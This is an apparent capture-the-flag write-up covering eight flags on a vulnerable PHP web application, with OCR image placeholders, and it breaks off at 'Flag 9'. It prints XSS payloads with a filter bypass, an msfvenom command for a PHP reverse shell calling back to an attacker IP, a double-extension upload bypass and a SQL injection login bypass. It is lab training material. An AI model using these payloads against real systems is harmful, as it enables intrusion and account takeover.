Flags Execution Summary


FLAG 1

Utilizing an XSS payload, we exploit Reflected XSS vulnerabilities , a consequence of inadequate server input validation. These vulnerabilities enable attackers to execute malicious scripts within users' sessions, posing risks such as data theft, session hijacking, and other malicious activities. It underscores the critical importance of robust input validation to safeguard against such cyber threats.


Step 1


Step 2: Executing a Cross-Site Scripting (XSS) AttackDuring this phase, I executed a Cross-Site Scripting (XSS) attack against the target system. Employing the script <script>alert("Flag 1");</script>, I aimed to exploit vulnerabilities and disclose sensitive data. However, the outcome was unexpected. Instead of revealing the anticipated flag with the correct identifier, "flag1" surfaced, indicating an anomaly within the specified field titled "put your name here." This discrepancy hints at potential manipulation or interference during the execution of the XSS payload. Subsequently, by employing the modified script <SCRscriptIPT>alert("Flag 1");<SCRscriptIPT>, I successfully unlocked flag 1.

Flag 2



Step 1: On the MemoryPlanner.php web page, the flag will appear if you enter a cross-site scripting payload and then choose your character build to make a pop-up.






Step 2: Our initial attempt involved inserting a standard XSS payload into the character selection text box. However, the payload <script>alert('flag');</script> was filtered by the input validation mechanism, removing the word "script" from it.Upon submission, the webpage filtered out the word "script" but retained the rest of the payload.

Step 3: To bypass the input validation, a modified payload was crafted. This involved duplicating the word "script" and fragmenting it, such as <SCripRIPT>alert('flag2');</SCRscrIPT>, thereby deceiving the validation

mechanism.




Flag 3

STEP1: The investigation focuses on the "About Recall" page, leading to the


"Welcome.php"


page, where a "Leave a Comment" button is located

Step 3: Upon clicking "Leave Us a Comment," a cross-site scripting (XSS) injection is performed using <script>alert('Flag3")</script>. The payload includes HTML script tags to trigger an alert, displaying the




message "Flag3.":






Flag 4

Step 1:Clicking on FLAG4 reveals the vulnerability of sensitive data exposure.A hint advises to pay attention to the headers.



Step2: Using the terminal, the user employs curl with verbose mode to examine sent and received headers.




Step3: While analyzing the headers of the "about recall" page, FLAG4 is discovered in the response headers.

Flag 5

Step1: The objective is to exploit a local file inclusion vulnerability present on the MemoryPlanner.php page.It's observed that the server is running on PHP, which informs the choice of exploit strategy.


Step2: In the terminal, the ip addr command is executed to determine the local IP address. The address 192.168.14.1 is identified, which is in the same IP range as the server.



Step3: Using the Metasploit Framework, msfvenom is invoked to create a reverse PHP shell payload. The command msfvenom -p php/reverse_php LHOST=192.168.14.1 LPORT=4444 is used.We used the local IP address and port 4444 as the default port for Meterpreter.The output of the command is redirected to a file named shell.php.

The process of generating the payload involves using the msfvenom command with the appropriate parameters to create a reverse PHP shell. The payload is configured to establish a connection back to the attacker's machine with the IP address 192.168.14.1 on port 4444. The output is saved to a file named shell.php for later use in the exploitation process.


Step4: The generated shell..php file is uploaded to the server via the upload file option on the MemoryPlanner.php page.



Step5: Upon successful upload, the server responds with the flag path.


The exploitation of a local file inclusion vulnerability on the MemoryPlanner.php page begins by noting the server's PHP environment. A reverse TCP shell payload is generated using msfvenom, designed to establish a terminal session back to the attacker's machine. The payload, saved as shall.php, is then uploaded to the server. Upon successful upload, the server provides the flag path, confirming the exploit's success.

Flag 6



Step1:We try the same trick as before by uploading the shell.php file to exploit the vulnerability.

Upon uploading the shell.php file, we receive a message stating that only JPG files are readable.



Step2: To overcome this obstacle, we come up with a plan to modify the file in a way that satisfies the system's requirement for JPG files.

Step3: We brainstorm and find a workaround by renaming the shell.php file to shell.php.jpg, fooling the system into perceiving it as a JPG file.


Step4: The system accepts the modified file, and we successfully gain access to FLAG 6.

FLAG 6 reveals a local file inclusion vulnerability, requiring us to upload a file to uncover the flag. Our initial attempt to upload shell.php failed because the system only accepts JPG files. We adapted by renaming the file to shell.php.jpg, tricking the system into accepting it. This adjustment allowed us to bypass the restriction and access FLAG 6,

Flag 7


FLAG7 exhibits a SQL injection vulnerability on the login.php page.

Step1: Returning to the website, we access the login page to exploit the vulnerability.



Step2: In the login prompt, we enter "test" as the username. For the password, we input a SQL injection payload: ' OR '1'='1.

Upon hitting the login button, the SQL injection payload manipulates the database query to always return true, granting us access as if we had provided valid credentials.




Step3: As a result, the page validates our login attempt and provides us with FLAG7.

FLAG7 exposes a SQL injection vulnerability on the login.php page. By manipulating the database query with a specific payload (' OR '1'='1), we trick the system into granting access without valid credentials.


Flag 8

FLAG8 directs us to the login.php page to uncover the flag. Initial hint suggests that the answer may be visible by highlighting the page or viewing the source code.

Step1: Returning to the login.php page, we use the CTRL-A shortcut to highlight the entire page, seeking clues within the content or source code.



Step2: Scrolling through the source code or highlighted content, we discover a section containing potential username and password information.



Step3:We copy and paste the discovered username and password directly into the login box on the page.


Step4: After logging in, we are presented with FLAG8.

FLAG8 is located on the login.php page, hinting that the answer may be visible by highlighting the page or viewing the source code. Upon inspecting the page's source code, we discover potential username and password information. By using these credentials to log in, we successfully authenticate and gain access to the system, obtaining FLAG8 in the process

Flag 9

